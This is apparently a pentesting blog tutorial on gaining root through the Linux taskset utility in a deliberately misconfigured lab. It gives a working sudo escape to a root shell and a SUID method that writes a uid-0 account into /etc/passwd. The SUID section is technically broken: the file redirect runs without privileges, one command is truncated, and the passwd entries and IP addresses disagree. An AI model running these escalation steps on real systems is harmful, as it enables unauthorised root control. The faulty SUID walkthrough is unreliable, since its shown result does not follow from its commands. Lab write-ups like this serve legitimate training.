

# Linux for Pentester: Taskset Privilege Escalation

June 26, 2019 By Raj Chandel

In this article, we'll talk about **taskset** command which is a Linux utility and learn how helpful the taskset command is for Linux penetration testing and how we'll progress taskset utility to scale the greater privilege shell.

*Note: "The main objective of publishing the series of "Linux for pentester" is to introduce the circumstances and any kind of hurdles that can be faced by any pentester while solving CTF challenges or OSCP labs which are based on Linux privilege escalations. Here we do not criticizing any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc."*

## Table of Content

- Introduction to TASKSET
- Major Functions of TASKSET command
- Sudo rights Lab setups for Privilege Escalation
- Exploiting Sudo Rights
- SUID Lab setup for privilege escalation
- Exploiting SUID Rights

## Introduction to TASKSET

Taskset is used to set or retrieve the CPU affinity of a running process given its PID or to launch a new COMMAND with a given CPU affinity. The CPU affinity is a scheduler property that "bonds" a process to a given set of CPUs on the system. The Linux scheduler will honor the given CPU affinity and the process will not run on any other CPUs. Note that the Linux scheduler also supports natural CPU affinity: the scheduler attempts to keep processes on the same CPU as long as practical for performance reasons. Therefore, forcing a specific CPU affinity is useful only in certain applications.

## Major Functions of Taskset command

At first, we will run **taskset -h** command which means help and which will tell us about all the options which are available in TASKSET command as we can see in the picture below.

```
taskset -h
```

```
root@ubuntu:~# taskset -h ↵
Usage: taskset [options] [mask | cpu-list] [pid|cmd [args...]]

Show or change the CPU affinity of a process.

Options:
  -a, --all-tasks      operate on all the tasks (threads) for a given pid
  -p, --pid            operate on existing given pid
  -c, --cpu-list       display and specify cpus in list format
  -h, --help           display this help
  -V, --version        display version

The default behavior is to run a new command:
  taskset 03 sshd -b 1024
You can retrieve the mask of an existing task:
  taskset -p 700
Or set it:
  taskset -p 03 700
List format uses a comma-separated list instead of a mask:
  taskset -pc 0,3,7-11 700
Ranges in list format can take a stride argument:
  e.g. 0-31:2 is equivalent to mask 0x55555555

For more details see taskset(1).
```

## Top Command:

The top command is one of the basic commands to monitor server processes in Linux. The top command shows all running processes in the server. It shows you the system information and the processes information just like up-time, average load, tasks running, no. of users logged in, no. of CPU processes, RAM utilization and it lists all the processes running/utilized by the users in your server.

```
root@ubuntu:~# top ↵

top - 00:33:47 up 3:18, 2 users, load average: 0.26, 0.20, 0.16
Tasks: 317 total, 1 running, 316 sleeping, 0 stopped, 0 zombie
%Cpu(s): 1.0 us, 1.7 sy, 0.0 ni, 97.3 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
MiB Mem : 1966.3 total, 64.5 free, 1439.1 used, 462.7 buff/cache
MiB Swap: 1425.6 total, 467.5 free, 958.0 used. 171.8 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM    TIME+  COMMAND
 1760 ignite    20   0  425792   86212  29344 S   1.3   4.3   1:02.82 Xorg
 1988 ignite    20   0 3083192 136568  26044 S   1.3   6.8   1:51.72 gnome-shell
30605 ignite    20   0  997088   31656  16992 S   1.0   1.6   0:15.60 gnome-terminal-
30921 ignite    20   0 1564740 145048  61572 S   0.7   7.2   0:52.05 Web Content
 1998 ignite    20   0  396640    5104   3508 S   0.3   0.3   0:08.11 ibus-daemon
 2003 ignite    20   0  298132    7068   4612 S   0.3   0.4   0:01.61 ibus-extension-
30147 ignite    20   0 1489168   94848  62312 S   0.3   4.7   0:21.64 Web Content
31201 ignite    20   0 1439620   47036  28984 S   0.3   2.3   0:11.12 Web Content
31435 ignite    20   0 1553416 117028  53268 S   0.3   5.8   1:01.42 Web Content
36146 root        20   0         0         0        0 I   0.3   0.0   0:00.20 kworker/1:0-events
36168 ignite    20   0 1075288   26424  14632 S   0.3   1.3   0:00.21 gnome-calendar
36214 ignite    20   0 1330748   70884  50288 S   0.3   3.5   0:01.48 flameshot
    1 root        20   0  166636    6704   4268 S   0.0   0.3   0:06.46 systemd
    2 root        20   0         0         0        0 S   0.0   0.0   0:00.01 kthreadd
    3 root         0 -20         0         0        0 I   0.0   0.0   0:00.00 rcu_gp
    4 root         0 -20         0         0        0 I   0.0   0.0   0:00.00 rcu_gp
```

## Usage

I will take the process id (PID) of 1988 as shown in the above image as an example to show the usage of taskset command.

If you want taskset to display CPU affinity of all the tasks of an already running process (PID), use the command in the following way:

```
taskset -ap 1988
```

If you want taskset to display CPU affinity of only a current task of an already running process (PID), use the command in the following way:

```
taskset -p 1998
```

If you want taskset to display CPU affinity of an already running process (PID) in a list format, use the command in the following way:

```
taskset -cp 1988
```

```

root@ubuntu:~# taskset -ap 1988
pid 1988's current affinity mask: 3
pid 1990's current affinity mask: 3
pid 1992's current affinity mask: 3
pid 1993's current affinity mask: 3
pid 1995's current affinity mask: 3
pid 1996's current affinity mask: 3
pid 6496's current affinity mask: 3
root@ubuntu:~# taskset -p 1988
pid 1988's current affinity mask: 3
root@ubuntu:~# taskset -cp 1988
pid 1988's current affinity list: 0,1
root@ubuntu:~# taskset --version
taskset from util-linux 2.33.1

```

## Sudo rights Lab setup for Privilege Escalation

Now here our next step is to set up the lab of Sudo rights or in other words to provide Sudo privileges to a user for the taskset executable. Here we are going to add a user by the name of the **test** in the Sudoer's file and we have given permission to user test to run the **taskset** command as the **root** user.

```

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
test    ALL=(root) NOPASSWD: /usr/bin/taskset

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

## See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

```

## Exploiting Sudo Rights

Now we will connect through **ssh** in kali and after that, we will run **sudo -l** which is sudo list and through which we can see that user test has the permission to run taskset as a root user.


```

ssh test@192.168.1.105
sudo -l

```

Now our next step is to exploit sudo rights through taskset command, so we will run the below-mentioned command with sudo rights and will get the bash shell of the target machine with root privileges.

```
sudo taskset 1 /bin/sh -p
id
```



A terminal window showing a sequence of commands and their outputs. The user starts at a root prompt on Kali, SSHs into a test user on 192.168.0.105. The terminal shows the Ubuntu 19.04 login banner, update notifications, and system restart requirements. The user then runs 'sudo -l' to see available sudoers entries, which shows that the 'taskset' command can be run as root. Finally, the user runs 'sudo taskset 1 /bin/sh -p' and 'id', resulting in a root shell where 'id' returns 'uid=0(root) gid=0(root) groups=0(root)'.

```
root@kali:~# ssh test@192.168.0.105
test@192.168.0.105's password:
Welcome to Ubuntu 19.04 (GNU/Linux 5.0.0-17-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

67 updates can be installed immediately.
0 of these updates are security updates.

*** System restart required ***
Last login: Sun Jun 23 00:49:46 2019 from 192.168.0.104
test@ubuntu:~$ sudo -l
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin

User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/taskset
test@ubuntu:~$ sudo taskset 1 /bin/sh -p
# id
uid=0(root) gid=0(root) groups=0(root)
# _
```

## SUID Lab setups for Privilege Escalation

As we know the **SUID** bit permission enables the user to execute any files as the ownership of existing file member. Now we are enabling **SUID** permission on **taskset** so that a local user can take the opportunity of **taskset** as the root user.

Type the following commands for enabling the SUID bit:

```
which taskset
chmod u+s /usr/bin/taskset
ls -la /usr/bin/taskset
```

Now from the below image you can see the suid bit is set for taskset, now it's time for the exploitation.

```
root@ubuntu:~# which taskset ↵
/usr/bin/taskset
root@ubuntu:~# ls -la /usr/bin/taskset ↵
-rwxr-xr-x 1 root root 34896 Feb 22 12:46 /usr/bin/taskset
root@ubuntu:~# chmod u+s /usr/bin/taskset ↵
root@ubuntu:~# ls -la /usr/bin/taskset
-rwsr-xr-x 1 root root 34896 Feb 22 12:46 /usr/bin/taskset
root@ubuntu:~#
```

## Exploiting SUID

Now again we will connect through **ssh** in kali to our victim machine using test user and after that, we will use **Find** command to identify binaries having SUID permission.

```
find / -perm -u=s -type f 2>/dev/null
```

So from the below image, we can confirm that SUID bit is enabled for our concerned binary: **/usr/bin/taskset**

```

root@kali:~# ssh test@192.168.0.105 ↵
test@192.168.0.105's password:
Welcome to Ubuntu 19.04 (GNU/Linux 5.0.0-17-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

67 updates can be installed immediately.
0 of these updates are security updates.

*** System restart required ***
Last login: Sun Jun 23 00:46:05 2019 from 192.168.0.104
test@ubuntu:~$ find /usr -perm -u=s -type f 2>/dev/null ↵
/usr/sbin/pppd
/usr/sbin/mount.nfs
/usr/bin/umount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/taskset
/usr/bin/gpasswd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/chsh
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
test@ubuntu:~$

```

As we now know that we can run **taskset** with root privileges, so we are going to take advantage of that fact to add a new user with root privileges to `/etc/passwd` file, so that we can get access of the target machine with full root privileges.

Create a password hash for new user **mark** and password **pass123** using `openssl`.

```
openssl passwd -1 -salt mark pass123
```

```

root@kali:~# openssl passwd -1 -salt mark pass123
$1$mark$PL9HIgTDwnE9sG27q2Nrb/

```

Now using **echo** with the **taskset** command we have added the new user **mark** with root privileges into the `/etc/passwd` file of the target machine and then log in the system with **mark** using **su** command and enjoy the root

privileges.

```
taskset 1 echo 'mark:$1$mark$PL9HIgTDwnE9sG27q2Nrb/:0:0:root/:root:/bin/bash' >>/e
su mark
id
```

**Conclusion:** In this post, we have talked on taskset command to demonstrate how a to intruder can escalate the privilege using tasket utility due to permissions allowed on it.

```
test@ubuntu:~$ taskset 1 echo 'mark:$1$mark$PL9HIgTDwnE9sG27q2Nrb/:0:0:root:/root:/bin/bash' >>/etc/passwd ↵
test@ubuntu:~$ su mark ↵
Password:
root@ubuntu:/home/test# id ↵
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/test# _
```